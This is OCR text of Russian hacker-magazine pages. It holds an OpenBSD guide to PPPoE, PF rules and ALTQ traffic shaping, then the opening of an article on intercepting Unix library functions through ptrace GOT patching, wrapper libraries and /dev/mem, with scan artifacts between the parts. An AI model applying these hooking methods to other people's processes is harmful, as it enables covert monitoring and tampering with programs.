ОГРАНИЧЕНИЕ ПРОПУСКНОЙ СПОСОБНОСТИ КАНАЛА, КЛАССИФИКАЦИЯ ОЧЕРЕДЕЙ ВХОДЯЩЕГО/ИСХОДЯЩЕГО ТРАФИКА И ПРИОРИТЕЗАЦИЯ СЕТЕВЫХ ПАКЕТОВ — ВОТ ТРИ КЛЮЧЕВЫХ КОМПОНЕНТА, КОТОРЫЕ ПОЗВОЛЯТ НАМ ЗАЛОЖИТЬ ОТЛИЧНЫЙ ФУНДАМЕНТ ДЛЯ КАЧЕСТВЕННОГО И КОЛИЧЕСТВЕННОГО ДОСТУПА В СЕТЬ. НО КАК ЗА СЧЕТ РАЗЛИЧНЫХ ОГРАНИЧЕНИЙ МОЖНО ДОСТИГНУТЬ ОПТИМАЛЬНОЙ СКОРОСТИ ПЕРЕДАЧИ ДАННЫХ, ВЫДЕЛЕННОЙ ПРОВАЙДЕРОМ? ОКАЗЫВАЕТСЯ, ОЧЕНЬ ДАЖЕ ВОЗМОЖНО, ОСОБЕННО ПРИ ОДНОВРЕМЕННОМ DOWNLOAD/UPLOAD, И СЕГОДНЯ МЫ ПОКАЖЕМ КАК.

ВВЕДЕНИЕ В ПРОБЛЕМУ

Каждый из нас стремится использовать доступный канал на все 100%. Виндузятники один за одним качают кркеры Интернета и «умные» менеджеры закачек, не забывая при этом бороздить минное поле под названием реестр. Юниксоиды поступают несколько иначе. Перекомпиляция ядра с различными сетевыми настройками и твикинг значений переменных стека TCP/IP — вот лишь неполный перечень мероприятий, после проведения которых подавляющее большинство мнит себя классными специалистами по сетевой подсистеме *nix и с гордостью наслаждается фиктивным увеличением скорости передачи данных. Но стоит признать, победная эйфория быстро проходит, когда во время заливки двухгигабайтной avi'шки тюнинговая ось сваливается в ddb с сообщением kernel panic...

Приведу еще один пример: ты преспокойно админишь удаленную тачку по ssh, вдруг без видимой причины ssh-сессия начинает лагать, команды вводятся с задержкой, вплоть до разрыва соединения. После долгих выяснений дело оказывается не в ядре и не в операционке, а в соседе с третьего этажа, который по ftp начал качать новый фильм с участием Елены Берковой, заняв весь канал. Напрашивается вопрос: как в таком случае гарантировать себе и другим пользователям нормальную работу по определенным протоколам, скажем, ssh или icq/irc?

Единственный правильный и действительно эффективный способ — организовать трафик-шейпинг.

УТОЧНЯЕМ ДИСПОЗИЦИЮ


Рассмотрим вариант с ADSL-соединением. Предполагается, что к данному моменту Ethernet-порт ADSL-модема с помощью кроссоверного кабеля уже подключен к сетевой карте (VIA VT6103, интерфейс vr0). Будем считать, что на компьютере, выполняющем функции шлюза, установлена карточка беспроводного доступа (Gigabyte GN-WPKG, интерфейс ral0). Для наглядности сценарий можно представить следующим образом:

```
[ ADSL Modem ]—–(vr0)
                  \
                [ GATEWAY ]-(pppoe0)——[ ISP ]–
                  /
[ LAPTOP ] - - - - - (ral0)
```


Весь изложенный материал можно применять не только для ADSL-соединений, совсем необязательно держать для таких задач выделенный сервер, и в качестве используемой операционной системы может выступать любая из *BSD.

БЕСКОМПРОМИССНАЯ ДУЭЛЬ: IN-KERNEL VS USERLAND

В OpenBSD (как, впрочем, и в NetBSD) присутствуют сразу две реализации PPPoE.



список доступных сетевых интерфейсов



правила файрвола

вывод команды pfctl -sr

Первая представляет собой утилиту pppoe(8) из пространства пользователя, которая, помимо всего прочего, способна детально журналировать события и производить тонкое конфигурирование соединений.

Вторая реализация — pppoe(4) — появилась относительно недавно (в версии 3.7), выполнена в виде драйвера и работает на уровне ядра. К ее преимуществам стоит отнести: скорость работы, существенно меньшую нагрузку на процессор, простоту настройки и автоматическое создание соединений при загрузке системы. Так что отличия в использовании довольно существенные. Взвесив все за и против, резонно будет остановить свой выбор на in-kernel pppoe.

Первым делом нужно убедиться, что псевдоустройство pppoe находится в боевой готовности:

```
% ifconfig -C
pppoe trunk vlan tun sl ppp lo gre gif carp bridge
```

В случае отрицательного ответа необходимо перекомпилировать ядро с включенной опцией:

```
pseudo-device        pppoe      1
```

Для настройки подключения к ADSL-провайдеру достаточно указать внешний сетевой интерфейс (vr0, файл */etc/hostname.vr0* можно даже не создавать), протокол опознавания (возможные варианты: pap, chap, none), имя пользователя (user) и пароль (password). Все! Разборки с динамически получаемыми IP-адресами и внесение необходимых записей в таблицу маршрутизации операционная система в ходе установки PPP-сессии берет на себя:

```
# vi /etc/hostname.pppoe0
pppoedev vr0
!/sbin/ifconfig vr0 up
!/usr/sbin/spppcontrol \$if myauthproto=chap \
    myauthname=user myauthkey=password
!/sbin/ifconfig \$if inet 0.0.0.0 0.0.0.1 netmask 0xffffffff
!/sbin/route add default 0.0.0.1
up
```

После перезагрузки (shutdown -r now) на экране и в */var/log/messages* можно увидеть сообщения ядра, извещающие об успешной настройке PPPoE-соединения:

```
pppoe0: phase establish
pppoe0: phase authenticate
pppoe0: phase network
```

Проверить состояние псевдоинтерфейса можно с помощью следующей команды:

```
% ifconfig pppoe0
pppoe0: flags=8851<UP,POINTOPOINT,RUNNING,SIMPLEX,MULTICAST> mtu 1492
dev: vr0 state: session
sid: 0x6a5 PADI retries: 2 PADR retries: 0 time: 01:30:59
groups: pppoe egress
inet 85.140.23.73 --> 0.0.0.1 netmask 0xffffffff
inet6 fe80::240:63ff:fedc:176c%pppoe0 -> prefixlen 64
scopeid 0x7
```

ВСЯ ПРАВДА О TCP-СОЕДИНЕНИЯХ

Чтобы понять, как грамотно, без снижения надежности и безопасности хоста в целом, выжать максимум из доступного интернет-канала, необходимо обратить пристальное внимание на процедуру установки TCP-соединения. Мы примем такие соединения за основной трафик, так как подавляющее большинство сетевых служб при работе использует именно TCP.

За счет системных вызовов — socket(2), bind(2) и listen(2) — сервер ожидает обращения на выделенном порту. Клиент отправляет пакет с установленным флагом SYN и сообщает серверу начальный порядковый номер данных, используемый для синхронизации. Сервер подтверждает получение клиентского сегмента (ACK) и отправляет в ответ свой собственный SYN, при этом увеличивая значение поля Acknowledgment Number в TCP-заголовке на единицу. Клиент, получив сегмент SYN от сервера, отправляет ему ACK, чтобы завершить трехэтапное рукопожатие. С этого момента TCP-соединение считается успешно настроенным, в передаваемых пакетах используется только ACK, а SYN-флаги больше не устанавливаются.

При создании набора правил фильтрации для протокола TCP хорошей практикой является контроль за прохождением пакетов с SYN и ACK в случае, когда флаг SYN уже «взведен»:

```
scrub on $ext_if all

pass in log(all) on $ext_if inet proto tcp from any \
    to any port ssh flags S/SA keep state
pass out on $ext_if inet proto tcp from any to any \
    flags S/SA keep state
```

Особую роль здесь играет ключевое слово keep state, с помощью которого сохраняется вся информация о пакетах, соответствующих данному правилу. Использование keep state упрощает написание правил файрвола, повышает производительность фильтра пакетов, а также препятствует проведению некоторых сетевых атак, например IP-спуфинга, когда атакующий отправляет пакеты с подделанными адресом и портом источника. Указав в правиле modulate state вместо keep state, мы включим модуляцию для исходящих TCP-соединений и получим качественно сгенерированные ISN-числа. Так мы станем менее уязвимыми для атак типа TCP Hijacking.

При работе scrub необходимость в постоянном слежении за FIN и RST отпадает, так как scrub позволяет не только производить нормализацию пакетов и пересобирать фрагментированные IPv4-дейтаграммы, но и отбрасывать пакеты с недопустимыми комбинациями флагов. Кроме того, с помощью этой директивы можно установить максимальное количество данных, которое узел, отправляющий SYN, будет принимать в каждом TCP-сегменте по данному соединению. Зачем? Чтобы попытаться предотвратить фрагментацию пакетов. Формула вычисления значения параметра MSS (Maximum Segment Size) такова: максимальный размер Ethernet-кадра (1500) - заголовок PPPoE+PPP (8) - заголовок IP (20) - заголовок TCP (20) = 1452. Примечание: заголовок IPv4 имеет длину 20 байт, а заголовок IPv6 — 40 байт. Будь осторожен, неверные значения MSS и MTU (максимальная единица передачи, которая определяется характеристиками аппаратных средств и требованиями протоколов) могут привести к потере в скорости и недоступности некоторых сайтов.

```
scrub in on $ext_if all
scrub out on $ext_if all random-id max-mss 1452
```

В данном примере опция random-id позволяет генерировать случайные идентификаторы в заголовках исходящих IP-пакетов.

При работе по протоколу TCP мы получаем надежные двунаправленные соединения (данные отправляются и принимаются в обоих направлениях в любой момент времени). Даже при скачивании файла клиенту приходится отправлять серверу ACK'и, чтобы избежать увеличения времени ожидания и потери/дублирования пакетов.

А что произойдет, если одновременно мы начнем закачивать что-либо на удаленный сервер? К примеру, заливать сайт на хостинг или отправлять письма с вложениями. Вне зависимости от используемой операционной системы результат окажется неутешительным — появится задержка всех исходящих пакетов с установленными ACK-флагами, и скорость скачивания заметно упадет.

Так что решение задачи напрашивается само собой: нужно дать указание файрволу обрабатывать сегменты ACK в первую очередь. К слову, по обьему такие пакеты довольно малы и не несут никакой полезной нагрузки.

ОГНЕННАЯ ДУГА

В OpenBSD для ограничения пропускной способности используется ALTQ (Alternate Queueing, Альтернативная Организация Очередей). Как следует из названия, с ее помощью можно привязывать пакеты к заданным очередям. В реализации ALTQ важную роль играет планировщик, который предписывает алгоритм, используемый для выбора действия над пакетами (задержать/отбросить/отправить немедленно). В настоящее

ОСОБОГО ВНИМАНИЯ ЗАСЛУЖИВАЕТ ОПРЕДЕЛЕНИЕ ПОЛОСЫ ПРОПУСКАНИЯ ИСХОДЯЩЕГО ТРАФИКА. ДАННОЕ ЗНАЧЕНИЕ СЛЕДУЕТ ВЫСТАВЛЯТЬ ОЧЕНЬ АККУРАТНО

время существует три вида планировщиков очередей: CBQ (Class Based Queueing), PRIQ (Priority Queueing — наш случай) и HFSC (Hierarchical Fair Service Curve). Различные планировщики можно запускать на разных сетевых интерфейсах, к примеру, CBQ — на внутреннем, а PRIQ — на внешнем. Это дает поистине уникальные возможности для разграничения трафика.
Особого внимания заслуживает определение полосы пропускания исходящего трафика. Данное значение следует выставлять очень аккуратно, так как если его завысить, то приоритезация будет неэффективна, а если занизить, то доступная ширина будет использована не полностью. В моем случае эта цифра весьма скромна — 100 kbps (провайдер выделяет скорость к абоненту/от абонента, которая равна 256/128 kbps, минус затраты, связанные с инкапсуляцией PPPoE):

```
altq on pppoe0 priq bandwidth 100Kb queue { список очередей }
```

Все точки над «i» расставлены. В правилах файрвола остается выделить входящие и исходящие подключения, классифицировать очереди и произвести фильтрацию пакетов. Приступим.

```
# vi /etc/pf.conf
/* Для экономии динамически выделяемой памяти уменьшаем значения таймаутов в таблице состояния соединений */
set optimization aggressive

/* Включаем нормализацию и дефрагментацию IPv4-пакетов на PPPoE-интерфейсе */
scrub in on pppoe0 all
scrub out on pppoe0 all random-id max-mss 1452

/* Прохождение IPv4-пакетов на интерфейсе обратной петли и на внутренних сетевых интерфейсах разрешаем без ограничений */
pass quick on { lo0, vr0, ral0 } inet all

/* Включаем ALTQ, в качестве планировщика выбираем PRIQ, назначаем 4 очереди с разными приоритетами */
altq on pppoe0 priq bandwidth 100Kb queue { q_max, q_hig, q_def, q_low }
queue q_max priority 7
queue q_hig priority 5
queue q_def priority 3
queue q_low priority 1 priq(default)

/* Производим трансляцию сетевых адресов */
nat on pppoe0 inet from 192.168.1.0/24 \
        to any -> (pppoe0)

/* Регистрируем заблокированные попытки соединения */
block return log(all)

/* Нам нет дела до входящих ICMP-запросов, выставляем самый низкий приоритет */
pass in on pppoe0 inet proto icmp from any \
   to (pppoe0) icmp-type 8 code 0 \
   keep state (max 32) queue (q_low)

/* Все ICMP- и UDP-соединения (кроме 53/udp, см. правило ниже) отнесем к дефолтной очереди */
pass out on pppoe0 inet proto { udp, icmp } from (pppoe0) \
   to any keep state queue (q_def)

/* Определение соответствия между именами хостов и их IP-адресами доверим очереди с приоритетом q_hig */
pass out on pppoe0 inet proto udp from (pppoe0) \
   to any port domain keep state queue (q_hig)

/* Если в поле заголовка IP-пакета установлен TCP ACK или TOS LOWDELAY (к примеру, это могут быть интерактивные ssh-сессии), используем очередь q_max, иначе q_def */
pass out on pppoe0 inet proto tcp from (pppoe0) to any \
   flags S/SA keep state queue (q_def, q_max)

/* Обращения к удаленным Web-сайтам имеют наивысший приоритет */
pass out on pppoe0 inet proto tcp from (pppoe0) \
   to any port www flags S/SA keep state \
   queue (q_hig, q_max)
```

Активируем правила:

```
# pfctl -e -f /etc/pf.conf
```

Проверяем, вступили ли в силу новые изменения:

```
# pfctl -sq
queue q_max priority 7
queue q_hig priority 5
queue q_def priority 3
queue q_low priq( default )
```

ВИЗУАЛИЗАЦИЯ ТРАФИКА

На этом обе части настройки закончены. Теперь, чтобы оценить выигрыш от использования ALTQ/PRIQ, можно воспользоваться pfstat. Эта программа из дерева портов прекрасно справляется с задачей обработки статистики pf и построения наглядных графиков.

```
# cd /usr/ports/net/pfstat
# make install clean CLEANDEPENDS=Yes
```

Приведу пример конфигурационного файла pfstat.conf:

```
# vi /etc/pfstat.conf
image "/var/www/htdocs/pfstat/pfstat.jpg" {
from 10 minutes to now
width 960 height 300
left
graph bytes_v4_in label "incoming" color 0 192 0 filled,
graph bytes_v4_out label "outgoing" color 0 0 255 }
```

Далее утилитой crontab вызываем текстовый редактор (тот, что определен в переменной окружения $EDITOR) для постановки pfstat на исполнение и ротации логов в заданное время:

```
# crontab -e
* * * * * /usr/local/bin/pfstat -q >>/var/log/pfstat
1 1 * * 1 tail -n 50000 /var/log/pfstat >/tmp/pfstat \
  && mv /tmp/pfstat /var/log/pfstat
*/1 * * * * /usr/local/bin/pfstat -c /etc/pfstat.conf \
  -d /var/log/pfstat >/dev/null
```

PS. Статья не претендует на роль полноценного руководства или панацеи на все случаи жизни. Для каких-то типов соединений выигрыш будет больше, для каких-то — меньше. Истинный результат может показать только эксперимент.

BINARY YOUR'S

ПРИМЕР НАСТРОЙКИ ШТАТНОЙ УТИЛИТЫ PPPOE(8)

Редактируем ppp.conf:

```
# vi /etc/ppp/ppp.conf
default:
 Set log Phase Chat LCP IPCP CCP tun command
 Disable ipv6cp

pppoe:
 set device "!/usr/sbin/pppoe -i vr0"
 set mtu max 1492
 set mru max 1492
 set speed sync
 disable acfcomp protocomp
 deny acfcomp
 set authname user
 set authkey password
 add! default HISADDR
```

Так как конфиг содержит имя пользователя и пароль, выставляем корректные права доступа:

```
# chmod 600 /etc/ppp/ppp.conf
```

Устанавливаем PPPoE-соединение:


```
# ppp -ddial pppoe
```

ТЕХТ КРИС КАСПЕРСКИ АКА МЫЩЪХ

СИСТЕМНЫЙ* ШПИОНАЖ В *NIX

ЧАСТЬ 1

СИСТЕМНО-НЕЗАВИСИМЫЙ ПЕРЕХВАТ БИБЛИОТЕЧНЫХ ФУНКЦИЙ



КАК УЗНАТЬ, КАКИЕ ФУНКЦИИ ВЫЗЫВАЕТ ПОДОПЫТНАЯ ПРОГРАММА? НАПРИМЕР, В WINDOWS СУЩЕСТВУЕТ ЦЕЛЫЙ АРСЕНАЛ ШПИОНСКИХ СРЕДСТВ, НО *NIX-ХАКЕРАМ ВЕСЬ ИНСТРУМЕНТАРИЙ ПРИХОДИТСЯ РАЗРАБАТЫВАТЬ САМОСТОЯТЕЛЬНО. СЕЙЧАС МЫЩЪХ ПОКАЖЕТ, КАК ОСУЩЕСТВЛЯЕТСЯ ПЕРЕХВАТ И ПОДМЕНА СИСТЕМНЫХ И БИБЛИОТЕЧНЫХ ФУНКЦИЙ В LINUX И *BSD.

ВВЕДЕНИЕ

При всей непохожести Windows и Linux между ними можно выделить общие черты. Обе системы образуют «слоеный пирог» из библиотек различных уровней иерархий. Ядерные функции Windows NT сосредоточены в файле *ntoskrnl.exe*, доступ к которым осуществляется через прерывание INT 2Eh (NT 3.5x, NT4.x, W2K) или через INT 2Eh/sysenter (XP, Longhorn). В Linux для той же цели используется INT 80h (x86 BSD использует гибридный механизм, одновременно поддерживая как INT 80h, так и call far 0007h:00000000h).

Ядро реализует базовые функции ввода/вывода, распределения памяти, создания/завершения процессов и т.д., причем, если NT предоставляет низкоуровневые полуфабрикаты, над которыми еще предстоит поработать, ядерные функции Linux (они же «системные вызовы», а по-английски sys-calls) вполне юзабельны. Тем не менее, прямые обращения к ядру с прикладного уровня встречаются редко. Вместо этого приложения предпочитают использовать системно-независимую библиотеку libc.so.x — отдаленный аналог kernel32.dll из Windows. Эта библиотека загружается в физическую память всего один раз, а затем проецируется на адресное пространство всех используемых ее процессов («so» расшифровывается как shared object [file], а x — номер версии, например libc.so.6).

Помимо libc, существуют и другие библиотеки, например libncurses.so.x, отвечающая за управление курсором и отрисовку псевдографики в текстовом режиме («аналог» user32.dll). Библиотеки могут подключаться как на стадии загрузки elf-файла через таблицу символов (аналог таблицы импорта), так и динамически по ходу выполнения программы посредством вызова функций dlopen/dlsym (аналог LoadLibrary/GetProcAddress). Наконец, всякая программа содержит большое количество непубличных и неэкспортируемых функций, которые также требуется перехватывать.

ОБЗОР ВОЗМОЖНЫХ МЕТОДОВ

Условимся рассматривать универсальные методики перехвата, не требующие модификации ни подопытного файла, ни ядра и работающие под любой *nix-подобной системой (возможно, с небольшими переделками). Начнем с классики, то есть издалека. Один из самых популярных методов перехвата, активно используемый под Windows и называемый «методом модификации [таблицы] импорта», выглядит так:

* создаем отладочный процесс вызовом fork()/exec()/ptrace(PTRACE_TRACEME [в BSD — PT_TRACE_ME, (в дальнейшем BSD-объявление будет приводиться через слэш]) или подключаемся к уже запущенному процессу через ptrace(PTRACE_ATTACH/PT_ATTACH, pid, 0, 0);
* через функцию ptrace(PTRACE_PEEKTEXT/PT_READ_I, pid, addr, 0) читаем глобальную таблицу смещений (Global Offset Table, GOT) — аналог таблицы импорта;
* посредством функции ptrace(PTRACE_POKETEXT/PT_WRITE_I, pid, addr, data) модифицируем указатели на нужные нам функции, заменяя их на offset thunk, где thunk — наш обработчик, внедренный в адресное пространство процесса тем или иным путем (например, при помощи той же PTRACE_POKETEXT/PT_WRITE_I);
  — контроль за динамически загружаемыми библиотеками осуществляется путем перехвата функций dlopen/dlsym, экспортируемыми libdl.so.x, но фактически реализованных в libc.so.x (там они называются _dl_open/_dl_sym);
  — непубличные функции самой программы и статические библиотеки перехватываются путем внедрения команды jump thunk в их начало (естественно, оригинальное содержимое нужно где-то предварительно сохранить) с поиском по сигнатурам или с привязкой к фиксированным адресам;
* отсоединяемся от процесса через ptrace (PTRACE_DETACH/PT_DEATACH, pid, 0, 0), позволяя ему продолжить нормальное выполнение, но теперь уже с модифицированной GOT, вызывающей функции через наш хакерский thunk, который может протоколировать вызовы, «мухлевать» с аргументами или даже передавать управление подложным функциям;

Метод «модификации импорта» легко реализуется, надежен, но не освобожден от недостатков. В Windows функции *ReadProcessMemory/WriteProcessMemory* не требуют от процесса, чтобы он находился под отладкой, и подопытному приложению очень трудно им противостоять. Их Linux-аналоги являются частью библиотеки ptrace, обломать которую очень легко (см. мою статью «Методология защиты в мире UNIX», опубликованную в Хакере год назад). К тому же подопытный процесс может вырваться из лап шпиона. Для этого ему достаточно породить дочерний процесс или сделать себе exec(), чтобы перезапуститься. В этом случае системный загрузчик перечитает исходный образ ELF-файла с диска, и все изменения в GOT'е будут потеряны. Чтобы этого не произошло, наш шпион должен следить за всеми потенциально опасными функциями, пускай и ценой усложнения реализации. И последнее (но самое главное) ограничение — шпионаж носит сугубо локальный характер и может контролировать только дочерние процессы или процессы, явно переданные ему «на съедение».

А вот другой популярный прием, называемый методом «подмены библиотеки», также позаимствованный из мира Windows:

* создаем «обертку» (wrapper) вокруг библиотеки, экспортирующей те же самые функции, что и она;
* оригинальную библиотеку переименовываем или размещаем в другом месте;
* функции-обертки определяют идентификатор вызывающего их процесса, и, если это действительно «их» процесс, совершают заранее запланированные действия (пишут вызов в log, подменяют аргументы или код возврата и т.д). Как определить id процесса? Это легко, ведь функции-обертки вызываются из контекста процесса, который их использует, и решение задачи сводится к выяснению идентификатора текущего процесса, возвращаемого функцией getpid();
* функция-обертка передает управление оригинальной функции основной библиотеки или своей собственной подложной функции;

За внешней простотой реализации такого подхода кроется целый ворох проблем. Создать обертки вокруг всех «системных» библиотек вручную практически нереально, и эту работу необходимо автоматизировать, написав несложный парсер so-файлов и кодогенератор. Необязательно генерировать готовый ELF-файл, проще создать Си-программу и откомпилировать ее с помощью gcc.
«Глобальность» перехвата воздействует на все процессы, и кривая «обертка» рушит ось так, что только дампы летят. Давай не будем трогать системные библиотеки, а вместо этого изменим переменную LD_LIBRARY_PATH в окружении «подопытного» процесса. Она специально предусмотрена на тот случай, если отдельно взятому приложению требуется предоставить свой набор библиотек (статический и динамический загрузчики сначала ищут библиотеку в путях, указанных LD_LIBRARY_PATH, и только если там ее не оказывается, переходят к файлу */etc/ld.so.conf*, а затем к путям */lib* и */usr/lib*), но, если «подопытный» процесс попытается загрузить библиотеку по абсолютному пути, он сможет вырваться из-под нашего контроля!
Перспективнее всего осуществлять перехват путем прямой модификации памяти подопытного без обращения к ptrace. Как это можно сделать? Первым в голову приходит файл */proc/<pid>/mem*, однако в большинстве систем он недоступен даже root'у, и приходится спускаться на уровень ядра, что сильно напрягает. Хакерские источники упоминают о двух других интересных файлах: */dev/mem* (образ физической памяти компьютера до трансляции виртуальных адресов) и */dev/kmem* (образ виртуальной памяти ядра). Файл */dev/kmem* с прикладного уровня обычно недоступен, и никаких библиотек прикладного уровня здесь нет, поэтому нам он совершенно неинтересен, а вот */dev/mem* мы рассмотрим поподробнее.


программа «hello, world», под «микроскопом» truss'a

/DEV/MEM

Чтение документации («man mem») показывает, что файл */dev/mem* имеется практически на всех *nix-подобных системах, а если его вдруг нет, то он может быть создан в любой момент следующими командами:

```
# mknod -m 660 /dev/mem c 1 1
# chown root:kmem /dev/mem
```

Здесь 660 — права доступа, */dev/mem* — имя файла (любое, например */home/kpnc/nezumi*), «c» — тип устройства (символьное устройство), «1 1» — устройство (физическая память). Файл */dev/mem* свободно доступен с прикладного уровня, но только для root, что не есть хорошо.
Структура файла предельно проста — линейные смещения соответствуют физическим адресам. Допустим, нам известно, что на FFFFh:FFF0h во всех BIOS'ах хранится команда перехода на загрузочный код, а за ним, как правило, лежит дата создания прошивки. Переводим «сладкую парочку» — сегмент:смещение — в линейный вид (linear == seg*10h + offset), получаем FFFF0h. Это и будет смещение в файле.
Основной камень преткновения в том, что *nix использует оперативную память как кэш, и поэтому одни и те же физические страницы в различное время могут соответствовать различным виртуальным адресам. Но это не проблема. Можно найти каталог страниц и выполнить трансляцию вручную. Указатель на текущий каталог хранится в регистре CR3, попытка доступа к которому с прикладного уровня возбуждает исключение, но поскольку каталог имеет довольно характерную структуру, описанную в документации на процессор, его легко найти простым сканированием физической памяти.
Часть виртуальных страниц, принадлежащих процессу, может быть выгружена на диск, и тогда в файле */dev/mem* ее не окажется. При хроническом недостатке оперативной памяти значительный процент адресного пространства процесса попадает на диск, и хотя совместно используемые библиотеки вытесняются в последнюю очередь, они все-таки вытесняются (особенно редко используемые функции). Это значит, что прежде чем ковыряться в */dev/mem*, необходимо загрузить соответствующую функцию в память. А как это сделать? Например, просто ее вызывать. Вызов функции не гарантирует загрузки всех


чтение содержимого BIOS'а через файл */dev/mem*

принадлежащих ей страниц, но нам этого и не надо! Достаточно воткнуть в начало функции jump на свой thunk, чтобы загрузилась первая страница.

Для нейтрализации побочных эффектов функцию обычно вызывают с инвалидными аргументами, чтобы она завершилась без выполнения, однако это — грязный трюк, на который ведутся далеко не все функции. В частности, gets() упорно ожидает ввода с клавиатуры, даже если в качестве указателя ей передать нуль. Если память, принадлежащая функции, доступна на чтение (а в Linux/BSD она доступна), то нам достаточно прочитать несколько байт от начала функции — это гарантированно загрузит принадлежащую ей страницу в физическую память. Собственно говоря, для поиска перехватываемой функции в */dev/mem* нам все равно потребуется ее сигнатура, так что без чтения здесь не обойтись.

Весь вопрос в том, как определить адрес функции? Существует, как минимум, два пути: получить указатель средствами языка Си или вызвать dlsym. В обоих случаях результаты будут различны, что и подтверждает программа get_addr.c, определяющая адрес функции gets (исходный код приложен на диске).

Компилируем (gcc get_addr.c -o get_addr -ldl) и запускаем полученный файл на выполнение (ключ '-ldl' подключает библиотеку dl, экспортирующую функции dlopen и dlsym). На мыщъхином компьютере результат выглядит так:

результат работы программы get_addr

```
x = gets:08048364h
08048364h:FF 25 A8 98 04 08 68 08 00 00 00 E9 D0 FF FF FF
...
base libc.so.6:400179E8h
400179E8h:00 C0 02 40 D8 79 01 40 30 B5 15 40 6C 66 01 40
...
glsym(,"gets"):4008CE60h
4008CE60h:55 89 E5 57 56 53 83 EC 2C 8B 75 08 E8 AC 4D FB
...
```

